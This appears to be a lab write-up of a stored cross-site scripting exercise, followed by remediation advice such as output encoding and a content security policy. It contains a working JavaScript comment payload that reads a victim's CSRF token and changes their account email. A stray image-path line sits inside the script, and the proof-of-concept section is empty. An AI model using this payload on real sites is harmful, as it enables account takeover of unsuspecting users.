SCENARIO

The application contains a stored cross site scripting vulnerability in the comment box functionality as a simulated victim user views all comments after they are posted. We will try to exploit the vulnerability to make the application change the target’s email address.

**PROCEDURE**

1. Go the vulnerable web applications and open any post.
2. Post a comment with trash data but enter the payload into the comment box.
3. It will force the application to make the application to change the email address to the given address as soon as they open their comment page.

**PAYLOAD**

<script>

var req = new XMLHttpRequest();

req.onload = handleResponse;

req.open('get','/my-account',true);

req.send();

function handleResponse() {

var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];


var changeReq = new XMLHttpRequest();

changeReq.open('post', '/my-account/change-email', true);

changeReq.send('csrf='+token+'&email=test@test.com')

};

</script>

**PROOF OF CONCEPT**

**REMEDIATION**

1. **Encode Data on Output:** Always encode user-generated data before displaying it back to the user. By ensuring that characters like <, >, and & are rendered as their HTML encoded equivalents (e.g., &lt;, &gt;, &amp;), you prevent them from being interpreted as code.
2. **Content Security Policy (CSP):** Implement a strict CSP that would prevent inline scripts from executing. This can block a considerable portion of XSS attacks, especially if unsafe-inline is disallowed.
3. **Validate and Sanitize Input:** Ensure that all user inputs are strictly validated. Using a library that specifically focuses on sanitizing HTML can help eliminate potential malicious scripts.
4. **Session Regeneration:** Always regenerate session tokens after any critical activity. This means even if an attacker manages to steal a session token, they won't be able to use it for crucial operations like changing email addresses or passwords.
5. **HttpOnly and Secure Flags:** Set the HttpOnly flag on cookies. This makes them inaccessible to JavaScript. It is also advisable to set the Secure flag to ensure the cookies are sent over HTTPS.